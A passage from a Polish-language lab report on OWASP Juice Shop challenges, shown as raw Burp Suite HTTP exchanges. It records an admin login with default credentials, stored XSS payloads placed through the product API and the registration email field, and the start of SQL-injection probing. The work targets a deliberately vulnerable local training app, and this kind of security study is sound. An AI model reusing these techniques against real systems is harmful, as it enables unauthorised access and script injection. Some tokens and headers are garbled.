IyMDzLT11Ti1wDEo1x0i1A4jQlMSArMDAGMDAiLCJlcRhdGvkQX0i01iyMDzLT11Ti1wDEo1x0i
j1A4jQlMSArMDAGMDAiLCjkZWxldgvkQX0i01m5b1Gx9LCJpYX0i0E20D010DE20T19.Mq-11ghLwLq071M
OXIn1iavZa2HEKEkzbdrLH6MSv7Mm9v4770V8Abd0JF_IckPeyDzwqjSNXhs7tC06u63cSr3eR99EE
axY3ScSTMv1mMG6YzvnJq1X9Y041A2jbjpediKzipleY0Hpylukdb06fJfHrDeP24blc
16 If-None-Match: W/"1767-eFOP61B9+9jduKZBkPf7vj1XnjQ"
17 Connection: close
18 Content-Length: 257
19
20 {
```


**Response**

Pretty Raw Hex Render ⌂ ⌂ ⌂

```
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 X-Recruiting: /#jobs
7 Content-Type: application/json; charset=utf-8
8 Content-Length: 257
9 ETag: W/"101-58uigvm97sXrUh8pMLtBcknMJM"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 11:42:05 GMT
12 Connection: close
13
14 {
  "status": "success",
  "data": {
    "id": 1,
    "name": "Apple Juice (1000ml)",
    "description": "The all-time classic.",
    "price": 1.99,
    "deluxePrice": 0.99,
    "image": "apple_juice.jpg",
    "createdAt": "2023-05-20T09:18:26.954Z",
    "updatedAt": "2023-05-20T09:18:26.954Z",
    "deletedAt": null
  }
}
```

0 matches ⌂ ⌂ ⌂ 615 bytes | 88 millis

Pierwszym podejrzeniem odnoszącym się do powodu braku powodzenia było powiązanie konkretnych ograniczeń uprawnień, które może posiadać w obrębie swojego konta przeciety użytkownik portalu. Wykonana została zatem próba zalogowania się jako użytkownik administracyjny, przy wykorzystaniu metody opisywanej w jednym ze wcześniejszych rozdziałów – było to bowiem również dostępne wyzwanie.



Po poprawnym zalogowaniu się na konto administratora, możliwe było wykonanie dowolnej akcji (tutaj wykorzystana, przeprowadzona akcja logowania się na portal) w celu pozyskania tokenu odpowiadającego za powiązane danej sesji z konkretnym użytkownikiem.

```

Request
Pretty Raw Hex ⌂ ⌄ ⌄ ⌄

1 POST /rest/users/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 47
4 sec-ch-ua: "Not A[Brand];v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/x-www-form-urlencoded
7 Sec-Ch-Ua-Mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss; continueCode=EDvzb4H9KExzXkVd8_0pWpk4g70aU0mjb1qbx35LDKy0m3ry28RvLN
18 Connection: close
20 {
    "email": "admin",
    "password": "admin"
}

Response
Pretty Raw Hex ⌂ ⌄ ⌄ ⌄

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: * 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Date: Mon, 20 May 2023 11:46:35 GMT
9 ETag: W/"fb-zp2KcsOYdnYyk3XJDTh6VG0"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 11:46:35 GMT
12 Connection: close
13
14 {
    "authentication": {
        "token": "eyJhbGciOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI0MjEsInVzZXJuWlIIjoiIiwiZWlhawWi0iJOZKN00GdtYWlsLmhvbSI5Inbc3N8B3kJi0iMTc5Yw00NWY2lYyZ15N2nMTAyOWUyMTIwNDZlOEiLCJyb2IjIoiY3Vzdg9tZXilLCJ2Kw1eGbub2tLbi6IiLisInhxICsImZWN0aXZlIjp0cnVLCLCjcmVhdGvkQX0i1iyMDzL2tALTlViDExE0jI0j1lMSArMDA6MDA1LCJ2CGrhdGvkQX0i1iyMDzL2tALTlViDExE0jIx0jI4LyQlMSArMDA6MDA1LCJ2Kw1ldGvkQX0i05b1gxSLCjpxQ10jE2000100E20t19.Mq-11ghLwLq071MOXInAiVzaZ2KEQzEtBdRlH65V7MMh9v4T70VB4dobjKchKeyDzwqdjSNXHs7tCo6g63cSr3eP9EEaxYScSTMViM6GyZwnvJqlX9Y041Aj2hbpediKzpxIeOphoylukdb0GfFhrDeP24bIc"
    }
}
    "bid": "1",
    "email": "admin@juice-sh.op"
}

```

Wspomniany token przekazany został jako podmieniona wartość jednego z atrybutów metody PUT, dzięki czemu wysyłane żądanie było obarczone powiązaniem z administratorem, który przeważnie posiada znaczaco wyższe uprawnienia względem standardowego użytkownika.

Ponownie zmieniona została wartość parametru description odpowiedzialnego za opis pozycji z menu. Tym razem jednak akcja zakończyła się powodzeniem, a tym samym zmianą treści opisu na głównej stronie Juice Shop.

```


Request
Pretty Raw Hex ⌂ ⌄ ⌄ ⌄

1 PUT /api/Products/1 HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A[Brand];v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 Content-Type: application/json
6 Authorization: Bearer eyJhbGciOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI0MjEsInVzZXJuWlIIjoiIiwiZWlhawWi0iJOZKN00GdtYWlsLmhvbSI5Inbc3N8B3kJi0iMTc5Yw00NWY2lYyZ15N2nMTAyOWUyMTIwNDZlOEiLCJyb2IjIoiY3Vzdg9tZXilLCJ2Kw1eGbub2tLbi6IiLisInhxICsImZWN0aXZlIjp0cnVLCLCjcmVhdGvkQX0i1iyMDzL2tALTlViDExE0jI0j1lMSArMDA6MDA1LCJ2CGrhdGvkQX0i1iyMDzL2tALTlViDExE0jIx0jI4LyQlMSArMDA6MDA1LCJ2Kw1ldGvkQX0i05b1gxSLCjpxQ10jE2000100E20t19.Mq-11ghLwLq071MOXInAiVzaZ2KEQzEtBdRlH65V7MMh9v4T70VB4dobjKchKeyDzwqdjSNXHs7tCo6g63cSr3eP9EEaxYScSTMViM6GyZwnvJqlX9Y041Aj2hbpediKzpxIeOphoylukdb0GfFhrDeP24bIc"
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
9 Sec-Fetch-Site: same-origin
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Dest: empty
13 Referer: http://localhost:3000/
14 Accept-Encoding: gzip, deflate
15 Accept-Language: en-US,en;q=0.9
16 Cookie: language=en; welcomebanner_status.dismiss; cookieconsent_status.dismiss; token=eyJhbGciOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI0MjEsInVzZXJuWlIIjoiIiwiZWlhawWi0iJOZKN00GdtYWlsLmhvbSI5Inbc3N8B3kJi0iMTc5Yw00NWY2lYyZ15N2nMTAyOWUyMTIwNDZlOEiLCJyb2IjIoiY3Vzdg9tZXilLCJ2Kw1eGbub2tLbi6IiLisInhxICsImZWN0aXZlIjp0cnVLCLCjcmVhdGvkQX0i1iyMDzL2tALTlViDExE0jI0j1lMSArMDA6MDA1LCJ2CGrhdGvkQX0i1iyMDzL2tALTlViDExE0jIx0jI4LyQlMSArMDA6MDA1LCJ2Kw1ldGvkQX0i05b1gxSLCjpxQ10jE2000100E20t19.Mq-11ghLwLq071MOXInAiVzaZ2KEQzEtBdRlH65V7MMh9v4T70VB4dobjKchKeyDzwqdjSNXHs7tCo6g63cSr3eP9EEaxYScSTMViM6GyZwnvJqlX9Y041Aj2hbpediKzpxIeOphoylukdb0GfFhrDeP24bIc"
17 If-None-Match: W/"1767-eF0P61B9+9j duZ8kPfFvj1knj0"
18 Connection: close
19 Content-Length: 33
20
21 {
    "description": "Test zmiana BAW"
}

Response
Pretty Raw Hex ⌂ ⌄ ⌄ ⌄

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: * 'self'
6 X-Recruiting: #/jobs
7 Content-Type: application/json; charset=utf-8
8 Date: Sat, 20 May 2023 11:54:01 GMT
9 ETag: W/"fb-zp2KcsOYdnYyk3XJDTh6VG0"
10 Vary: Accept-Encoding
11 Date: Sat, 20 May 2023 11:54:01 GMT
12 Connection: close
13
14 {
    "status": "success",
    "data": {
        "id": 1,
        "name": "Apple Juice (1000ml)",
        "description": "Test zmiana BAW",
        "price": 11.99,
        "deluxePrice": 10.99,
        "image": "apple_juice.jpg",
        "createdAt": "2023-05-20T09:18:26.954Z",
        "updatedAt": "2023-05-20T11:54:01.189Z",
        "deletedAt": null
    }
}

```




Powyższe grafiki potwierdzają wprowadzoną w obrębie produktu zmianę. Czynność ta zobrazowała, że przytaczane pole tekstowe wchodzi w pełną interakcję z użytkownikiem. Ponadto wykonanie opisywanych akcji przyniosło skutek w postaci uznania przez systemem wyzwania towarzyszącego, którego celem było dokonanie zmiany w obrębie recenzji produktu z konta innego użytkownika, niż to które utworzył użytkownik. Tutaj nie doszło stricte do zmiany treści recenzji, lecz opisu produktu, natomiast – co wynika z przebiegu eksperymentu – to również pozwalało na uznanie wyzwania.

Pozostałą czynnością do wykonania poprawnego ataku XSS realizowanego przy wykorzystaniu API Juice Shop było dokonanie zmiany w obrębie wykorzystywanego pola tekstowego, oraz zaimplementowanie przykładowego kodu XSS (tutaj: wyświetla on komunikat o błędzie o treści „XSS”).

Request	Response
<pre> Pretty Raw Hex ⌕ ⌘ ⌚ ⌚ 1 PUT /api/Products/1 HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96" 4 Accept: application/json, text/plain, /* 5 Content-Type: application/json 6 Authorization: Bearer eyJhbGciOiJIUzI1NiJ9.eyJzdWIiOiJjbGllbnQyZmluLjIwMjYiEjEiVzQ0IjV0LTiLjIwMjYiDjI0ZDNWQ0d4YWlLanVhBzIpiOihNzNOb3NlJiJoiMT5YbW0mMhZ2lyUyZISlZhaHTAj0MjHTiANZlQDEsLc3jb2x1IjciY3VzG9NzXlLcJ2w1eGVub2t1biIGTiisIxavh9RMbdpbk1wJi0iMCi5iNeyb22zbvOJyNwFnZSt6119h:cNl.dMMyChvibGljL2t1YWh1cy9l.GxvYRzL2RLiZmF1HQucS2nTiwsdg0cFY301dCIE1sIs1mLz0WNaXZlJi0iCnV1LcJi cmVhdvgQkOX10iYiMDiZtL11TTiwdxExOjIx0j14Lj1jNSAMDA6Ma1LC01GRhdVgQXQ1OlYiMDiZtL11TTiwdxExOjIx0jI4Lj1QlMSArHDA0gDA1LCJkZwlxGdkQkOx10m51bg9nC3pX0Qj0iE20DQ100E20T19.Mq_11ghLwLq07IMoXInA1vZq42KEDkz2Rt dRLH65V7Mm9v4T70VB4do bJF_IcKPeYDzwgjSNHs7tC06u63cSr3eR99EEasY9ScSTMiTiwMGv7wvnJq1X9Y041Aj2hbpedikPteY0HplukhDQ6FJfhrDeP24b1c 7 sec-ch-ua-mobile: ? 8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4644.45 Safari/537.36 9 User-Platform: "Linux" 10 Sec-Fetch-Site: same-origin 11 Sec-Fetch-Mode: cors 12 Sec-Fetch-Dest: empty 13 Referer: http://localhost:3000/ 14 Accept-Encoding: gzip, deflate 15 Accept-Language: en-US,en;q=0.9 16 Cookies: lang=en; cookiebanner_status=dismiss; cooki consent status=dismiss; token=eyJVAU5Ae3W1eLChbGciOj385uTiNb39.yejJcFGd0Khl0j3jdwNjZ0kzJiav1LzP0Y0SiGeyJpZC1EMSwidNlca5hblwUi0iTiLCJlbwFpbCI61mFkbNl0Qp1awHLLWnLe9JiivcC9zcdmc0i0j1uMTh1Y7dsYe02Mz1lMDuIwNyAy11ZjE4Yj1uMCiCinjvhGus0iJh7ClobhCinRlhw42Vrva2Vi0iIiushGFzdExVjZlusuXia0iLLCwcm9eawwlSWkhZZU50jJhC3NlJhMhVh1bGjL2ltYWh1cy91cGxvYRzL2RLiZmF1HQBZGlpibi5bwic1LCJ0b3RwU2VjcvVOjoiIiwiakNBY3pdu0iOnRydWUsInY2WF0ZWRBCiG1j1wMjMHDutMjAgDkGM7gMjYumjIxIcwWMCiCinVzGf02WFbdC1G1j1wMjMHDutMjAgDkGM7gMjYumjIxIcwMdwMCiCinRlbwGV0WrbAC16bvsvb0s1m1hdC16MTy4NDUAmzESXN0.Ih9sf1lK8Cx7jI63chXf900qReuw6sHOSAA18TUsi09sa8KrhPqOpWfEvjYUQxZb_Q_yxh1X0UpUuUx9AQWfzk5P0xRj4s2L3n7FACVL7gKMCOAFBzRx0zCmc96R_v0G9v-0pBvGfghqNDxV4ryUAW_LZg0oTz2UOPRPZB 17 If-None-Match: eF061B9+9jdukZBkPf7vJnxQ" 18 Connection: close 19 Content-Length: 58 20 21 {   "description": "&lt;iframe src=\"javascript:alert('xss')\"&gt;"</pre>	<pre> Pretty Raw Hex Render ⌕ ⌘ ⌚ ⌚ 1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Recruiting: #/jobs 7 Content-Type: application/json; charset=utf-8 8 Content-Length: 276 9 ETag: W/"114-AgjkSc2uSzZJPHQUsL4y7nq6dA" 10 Vary: Accept-Encoding 11 Date: Sat, 20 May 2023 11:57:57 GMT 12 Connection: close 13 14 {   "status": "success",   "data": {     "id": 1,     "name": "Apple Juice (1000ml)",     "description": "&lt;iframe src=\"javascript:alert('xss')\"&gt;",     "price": 1.99,     "deluxePrice": 0.99,     "image": "apple_juice.jpg",     "createdAt": "2023-05-20T09:18:26.954Z",     "updatedAt": "2023-05-20T11:57:02Z",     "deletedAt": null   } }</pre>

Metoda PUT została zaakceptowana przez API, a zmiana wprowadzona w obrębie aplikacji webowej. W celu weryfikacji poprawności przeprowadzonej akcji udało się na główną stronę Juice Shop, wybrano z dostępnych pozycji sok jabłkowy, któremu poświęcone były wszystkie akcje. Wszystkie te kroki poskutkowały uznaniem wyzwania oraz wyświetleniem komunikatu o błędzie, którego treść odpowiadała wcześniej wprowadzonej w obrębie BurpSuite wartości: „XSS”.



### 3.2 Client-side XSS Protection

Pierwszym krokiem, który był konieczny do wykonania w obrębie wyzwania Client-side XSS Protection było zidentyfikowanie dowolnej formy zabezpieczeń, które nałożone są na użytkownika Juice Shop. Pierwszym polem tekstowym, które posiadało pewną formę filtracji wprowadzanej treści i które zostało odkryte w ramach poszukiwań był obszar przeznaczony do wpisywania adresu mailowego w formularzu rejestracji nowego użytkownika.


Konieczne było wprowadzenie tekstu, który realnie mógłby reprezentować adres mailowy, a zatem podlegał pod format składni z uwzględnieniem domeny (na przykład: @gmail.com). Wartość została zatem zmieniona na [@gmail.com](mailto:qwertystyle=qwertystyle), tak by odpowiednio dostosować się do wymogów pola tekstowego. Akcja zakończyła się powodzeniem, a użytkownik został dodany do bazy, co potwierdza wycinek ruchu sieciowego widoczny w narzędziu BurpSuite.

Następnie wartość znajdująca się w polu tekstowym zabezpieczonym przez kod aplikacji webowej odpowiednim zabezpieczeniem odnoszącym się do formatu treści została zmodyfikowana. W obrębie treści wykorzystany został krótki skrypt, pozwalający na wyświetlenie komunikatu o błędzie, którego treść odnosiłaby się do formy ataku – XSS.

Akcja przeprowadzona przy wykorzystaniu BurpSuite Repeater zakończyła się powodzeniem i użytkownik został zaakceptowany.

W kolejnym kroku, po przejściu na stronę główną OWASP Juice Shop widoczny był komunikat o uznaniu wyzwania. W celu weryfikacji przeprowadzonych działań, możliwe było przejście do panelu administracyjnego – po zalogowaniu się na koncie użytkownika z ów prawami.

Oczom ukazywał się komunikat strony o zadanej wcześniej treści. Następnie po przejściu do listy użytkowników i pominięciu pierwszych kilku stron listy, widoczne było puste pole odnoszące się do adresu mailowego poszczególnych użytkowników. W tym przypadku było to pole, w którym umiejscowiony został skrypt odpowiadający za wykonanie ataku XSS.




Wcześniejszą tezę można było potwierdzić przy wykorzystaniu narzędzi inspekcji wbudowanych w przeglądarkę internetową wyświetlającą zawartość aplikacji webowej. W obrębie pustej przestrzeni widoczna była treść przekazanego skryptu.

```

<mat-cell _ngcontent-uau-c51 role="cell" class="mat-cell cdk-cell cdk-column-user mat-column-user ng-star-inserted" style="vertical-align: middle;"></mat-cell>
<mat-cell _ngcontent-uau-c51 role="cell" class="mat-cell cdk-cell cdk-column-email mat-column-email ng-star-inserted" style="vertical-align: middle;"></mat-cell>
<span class="error">
  <#document>
    <><html>
      <head></head>
      <body><script>alert('xss')</script></body></html>
    </span>
</mat-cell>
<mat-cell _ngcontent-uau-c51 role="cell" class="mat-cell cdk-cell cdk-column-user_detail mat-column-user_detail ng-star-inserted"></mat-cell>
<!-->
```

### 3.3 Database Schema

W celu poznania schematu budowy bazy danych powiązanej z aplikacją webową, konieczne było zidentyfikowanie jakiego rodzaju jest to baza. W tym celu wykorzystano narzędzie wyszukiwania w obrębie głównej strony Juice Shop.



Wyszukanie zostało następnie odnalezione w obrębie narzędzia Burp Suite, dzięki czemu można było przesłać treść zapytania GET do Repeatera, co przyczyniło się do możliwości wielokrotnego modyfikowania treści i obserwowania rezultatów.

Request	Response
<pre>Pretty Raw Hex Render ⌂ ⌄ ⌅</pre> <pre>1 GET /rest/products/search?q= HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96" 4 Accept: application/json, text/plain, */* 5 Authorization: Bearer eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiIiLCJlbfWFpbCI6ImFkbWluQgpiawNLxN0LmSwIwicGFzc3dvcmQoI01wMTkyMDIzYTdiYmQ3cIlMDUxNmWnj1kZjE4YjUwMCIsInjbvGUjoiJhZG1pbisimRLbH4ZVRva2zUviOiiIiwbGFzdxvZ2lUSxA0iIxhmc4wLjEiLCJwc9naWxlSWhZ2UuOjJh3NLdHMvChibGljL2ltTwydIcy1cLcGxvWFpzL2RlZmFlbHPBZGLpbis5wmciLCJob3RwU2V)cmV0IjoiLiwiiaXNBY3RpdmUjOnRydwUsIMyZWFOZWRbdCI6IjIwMjMtMDUtmAgDk6MTg0MjYmIjIxICswMDowMCIsInVwZGF0ZWRbdCI6IjIwMjMtMDUtmAgMTM6NDY6MtCuNjUzICswMDowMCIsImRbGV0ZWRbdCI6bVnsbHs0ImhhdCIGMjY4NDU5MTxMxo.x0-UlRm2hwlNDLnpY4chus4325vQugFnV8tbszXmJ6s0l9uVtKU0IN8d2phxFfdcbNE39wKMVE2j_QgQunObIvbTd24s0fVS_WJ83LfhhSC2cPLB2Rj003LrHk21vn.Sq8JS5wLqnq0r0Au0fz_c6WywXX1MjP4Y0P8CdpE 6 sec-ch-ua-mobile: ?0 7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 8 sec-ch-ua-platform: "Linux" 9 Sec-Fetch-Site: same-origin 10 Sec-Fetch-Mode: cors 11 Sec-Fetch-Dest: empty 12 Referer: http://localhost:3000/ 13 Accept-Encoding: gzip, deflate 14 Accept-Language: en-US,en;q=0.9 15 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzIiNiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiiIiLCJlbfWFpbCI6ImFkbWluQgpiawNLxN0LmSwIwicGFzc3dvcmQoI01wMTkyMDIzYTdiYmQ3cIlMDUxNmWnj1kZjE4YjUwMCIsInjbvGUjoiJhZG1pbisimRLbH4ZVRva2zUviOiiIiwbGFzdxvZ2lUSxA0iIxhmc4wLjEiLCJwc9naWxlSWhZ2UuOjJh3NLdHMvChibGljL2ltTwydIcy1cLcGxvWFpzL2RlZmFlbHPBZGLpbis5wmciLCJob3RwU2V)cmV0IjoiLiwiiaXNBY3RpdmUjOnRydwUsIMyZWFOZWRbdCI6IjIwMjMtMDUtmAgDk6MTg0MjYmIjIxICswMDowMCIsInVwZGF0ZWRbdCI6IjIwMjMtMDUtmAgMTM6NDY6MtCuNjUzICswMDowMCIsImRbGV0ZWRbdCI6bVnsbHs0ImhhdCIGMjY4NDU5MTxMxo.x0-UlRm2hwlNDLnpY4chus4325vQugFnV8tbszXmJ6s0l9uVtKU0IN8d2phxFfdcbNE39wKMVE2j_QgQunObIvbTd24s0fVS_WJ83LfhhSC2cPLB2Rj003LrHk21vn.Sq8JS5wLqnq0r0Au0fz_c6WywXX1MjP4Y0P8CdpE; continueCode=qEkr4qrQpnw5MDPgyz0mJbA6gh9tESBCzULfn2dxwlLB8) a7X15Yo3le92vKz T+None-Match: W/3272-yXH67CfMVKLmw/NiVIK/CaZo"</pre>	<pre>Pretty Raw Hex Render ⌂ ⌄ ⌅</pre> <pre>1 HTTP/1.1 304 Not Modified 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 X-Reputing: #/jobs 7 ETag: W/3272-yXH67CfMVKLmw/NiVIK/CaZo 8 Date: Sat, 20 May 2023 14:36:42 GMT 9 Connection: close 10 11</pre>

Pierwszymi wyszukanymi wartościami były te zawierające anglojęzyczne nazwy owoców, z których soki można zakupić z aplikacji webowej. Nie przynosiło to jednak żadnych dodatkowych informacji o bazie danych, oprócz samych parametrów poszczególnych pozycji menu.

Następnie rozpoczęto eksperymentowanie ze składnią typową dla ataków typu injection skierowanych w bazy danych.

Request	Response
<pre>Pretty Raw Hex Render ⌂ ⌄ ⌅</pre> <pre>1 GET /rest/products/search?q=apple HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96" 4 Accept: application/json, text/plain, */* 5 Authorization: Bearer 